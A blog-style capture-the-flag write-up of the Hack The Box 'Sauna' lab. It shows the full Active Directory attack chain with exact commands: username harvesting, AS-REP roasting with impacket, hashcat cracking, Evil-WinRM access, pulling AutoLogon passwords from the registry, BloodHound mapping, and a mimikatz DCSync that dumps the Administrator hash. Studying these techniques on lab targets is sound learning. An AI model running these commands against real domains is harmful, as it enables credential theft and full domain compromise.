Hack The Box: Sauna Write-up
I needed this cause I gotta learn AD so bad. Sauna is an easy Active Directory box that walks through the classic domain attack chain end to end. We find a list of employees on a website, turn ’em into AD-esc usernames, then spray them in a kick-asp (get it) way to find a hash! Cracking that hash gets us a foothold over WinRM. From there, enumeration turns up AutoLogon credentials for a service account, and BloodHound shows that the account holds DCSync rights over the domain which gives us the final key in the sauna puzzle.
Enumeration
Kick things off with a full TCP scan.
nmap -sCV -p- -oN nmap 10.129.95.180
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        (generic dns response: SERVFAIL)
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (WinRM)
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc
...
Service Info: Host: SAUNA; OS: Windows
The combination of Kerberos (88), LDAP (389/3268), DNS (53), and SMB (445) is the fingerprint of a Domain Controller, and WinRM (5985) is exposed. A UDP scan against the usual AD ports confirms the domain name:
nmap -sUV -p53,88,123,389 -oN nmap-udp 10.129.95.180
389/udp open ldap Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL, Site: Default-First-Site-Name)
So the domain is EGOTISTICAL-BANK.LOCAL. Add it to /etc/hosts so name-based tooling resolves cleanly:
10.129.95.180 egotistical-bank.local
Harvesting usernames from HTTP

Browsing to port 80 serves the “Egotistical Bank” marketing site.
The Meet The Team section is the interesting part — it lists real employee names. In an AD environment, employee names are username candidates.

Fergus Smith
Shaun Coins
Bowie Taylor
Sophie Driver
Hugo Bear
Steven Kerb
Building a username list
The catch with AD is that you rarely know the naming convention up front — it could be first.last, flast, f.last, and so on. My first passes failed because I was only trying one format. So I made this crafty one liner that turns a file of space delimited names into AD usernames.
awk '{gsub(/\r/,"")} NF>=2 {f=tolower($1); l=tolower($NF); print f"."l; print substr(f,1,1)"."l; print substr(f,1,1) l}' names.txt > ADusernames.txt

That yields a list covering first.last, f.last, and flast for every employee.
AS-REP Roasting
With a candidate list in hand, we ask the KDC for AS-REP responses. Any account configured with “Do not require Kerberos pre-authentication” will hand back a hash we can crack offline.
impacket-GetNPUsers -dc-ip 10.129.95.180 egotistical-bank.local/ -usersfile ADusernames.txt -request -outputfile asrep_hashes.txt


Feed it to hashcat in mode 18200:
sudo hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt

BANG!!
fsmith:Thestrokes23
Foothold over WinRM
Before jumping in, validate the credentials against the box and check where they’re usable:
netexec smb 10.129.95.180 -u 'fsmith' -p 'Thestrokes23'

The credentials are good, and since WinRM is open we get an interactive shell with Evil-WinRM:
evil-winrm -i 10.129.95.180 -u fsmith -p 'Thestrokes23'

The user flag is sitting on fsmith’s desktop.

Privilege Escalation — looting AutoLogon credentials
For local enumeration I ran WinPEAS. It flags two accounts that never showed up in our web-scraped list — HSmith and, more interestingly, svc_loanmgr, a service account.

WinPEAS also finds the real prize: AutoLogon credentials stashed in the registry (Winlogon DefaultUserName / DefaultPassword). Anyone who set a machine to log in automatically leaves the password sitting in plaintext under HKLM.

DefaultDomainName : EGOTISTICALBANK
DefaultUserName   : EGOTISTICALBANK\svc_loanmanager
DefaultPassword   : Moneymakestheworldgoround!
Mapping the account with BloodHound
A new service-account password is only useful if we know what it can do. Collect the domain data with the Python ingestor using fsmith’s creds:
bloodhound-python --dns-tcp -ns 10.129.95.180 -d egotistical-bank.local -u 'fsmith' -p 'Thestrokes23' -c all


Spin up BloodHound and import the JSON.

Marking svc_loanmgr as owned and inspecting its outbound rights shows the money shot: the account holds GetChanges and GetChangesAll on the domain object.

BloodHound spells out exactly what that combination means — those two rights together are enough to perform a DCSync, replicating password hashes for any principal in the domain (including the Administrator) as if we were another Domain Controller.
A naming gotcha
The AutoLogon DefaultUserName read svc_loanmanager, but authenticating with that name fails.

That display name doesn’t match the actual sAMAccountName. WinPEAS (and BloodHound) showed the real account is svc_loanmgr — same password, different login name.

Using the correct account name works:
evil-winrm -i 10.129.95.180 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'

DCSync → Administrator

Upload mimikatz from the Kali windows-resources bundle:
cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe .
The first attempt fails because I left the example domain (testlab.local) from BloodHound’s help text in the command — a reminder to always point DCSync at the real domain.

Fixing the domain and quoting the whole mimikatz command dumps the Administrator’s NT hash:
.\mimikatz.exe "lsadump::dcsync /domain:egotistical-bank.local /user:Administrator" exit
